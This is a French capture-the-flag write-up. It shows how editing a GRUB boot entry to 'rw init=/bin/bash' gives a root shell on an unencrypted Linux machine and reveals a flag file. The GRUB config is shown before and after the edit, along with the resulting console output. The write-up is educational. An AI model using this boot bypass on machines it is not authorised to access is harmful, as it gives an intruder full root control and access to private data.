

# Grand Unified NoobLoader

---

Auteur: bWlrYQ

## 1. Recon

---


Nous sommes face à un ordinateur dont nous n'avons aucun accès au disque. Nous pouvons juste le démarrer et l'éteindre, sans avoir le mot de passe (qui est un mot de passe fort), la seule possibilité pour obtenir un shell sur la machine est d'utiliser GRUB, le bootloader installé.

Le disque dur n'est pas chiffré, on peut donc changer les options de démarrage dans le bootloader pour avoir un shell en tant que root.

## 2. Application

---

Une fois sur le bootloader, on peut appuyer sur 'e', pour accéder aux commandes de démarrage.



On peut ensuite éditer ce qui se passe au démarrage du Kernel

```

GNU GRUB  version 2.06-4

set root='hd0,msdos1'
if [ x$feature_platform_search_hint = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
--hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  82d79a70-8be0-4a1a\
-9cb2-7ed046c7609f
else
    search --no-floppy --fs-uuid --set=root 82d79a70-8be0-4a1a-9cb\
2-7ed046c7609f
fi
echo          'Loading Linux 5.19.0-2-amd64 ...'
linux         /boot/vmlinuz-5.19.0-2-amd64 root=UUID=82d79a70-8be\
0-4a1a-9cb2-7ed046c7609f ro_ quiet
echo          'Loading initial ramdisk ...'
initrd        /boot/initrd.img-5.19.0-2-amd64

```

Édition basique à l'écran de type Emacs possible. Tab affiche les compléments. Appuyez sur Ctrl-x ou F10 pour démarrer, Ctrl-c ou F2 pour une invite de commandes ou Échap pour revenir au menu GRUB.

Par

```

GNU GRUB  version 2.06-4

set root='hd0,msdos1'
if [ x$feature_platform_search_hint = xy ]; then
    search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
--hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  82d79a70-8be0-4a1a\
-9cb2-7ed046c7609f
else
    search --no-floppy --fs-uuid --set=root 82d79a70-8be0-4a1a-9cb\
2-7ed046c7609f
fi
echo          'Loading Linux 5.19.0-2-amd64 ...'
linux         /boot/vmlinuz-5.19.0-2-amd64 root=UUID=82d79a70-8be\
0-4a1a-9cb2-7ed046c7609f rw quiet init=/bin/bash_
echo          'Loading initial ramdisk ...'
initrd        /boot/initrd.img-5.19.0-2-amd64

```

Édition basique à l'écran de type Emacs possible. Tab affiche les compléments. Appuyez sur Ctrl-x ou F10 pour démarrer, Ctrl-c ou F2 pour une invite de commandes ou Échap pour revenir au menu GRUB.

Appuyer sur F10

```
[ 0.044444] RETbleed: WARNING: Spectre v2 mitigation leaves CPU vulnerable to  
RETbleed attacks, data leaks possible!  
/dev/sda1: recovering journal  
/dev/sda1: clean, 39634/2035824 files, 633167/8138240 blocks  
bash: cannot set terminal process group (-1): Inappropriate ioctl for device  
bash: no job control in this shell  
root@(none):/# _
```

Et voilà, notre shell !

```
root@(none):/# ls  
bin    home      lib32      media      root      sys      vmlinuz  
boot   initrd.img lib64       mnt        run        tmp      vmlinuz.old  
dev    initrd.img.old libx32     opt        sbin       usr  
etc    lib        lost+found proc        srv        var  
root@(none):/# cd /root  
root@(none):/root# cat flag.txt  
FMCTF{EnCrYpT_YOuR_Fil3System}  
root@(none):/root#
```

Plus qu'à récupérer notre flag 😊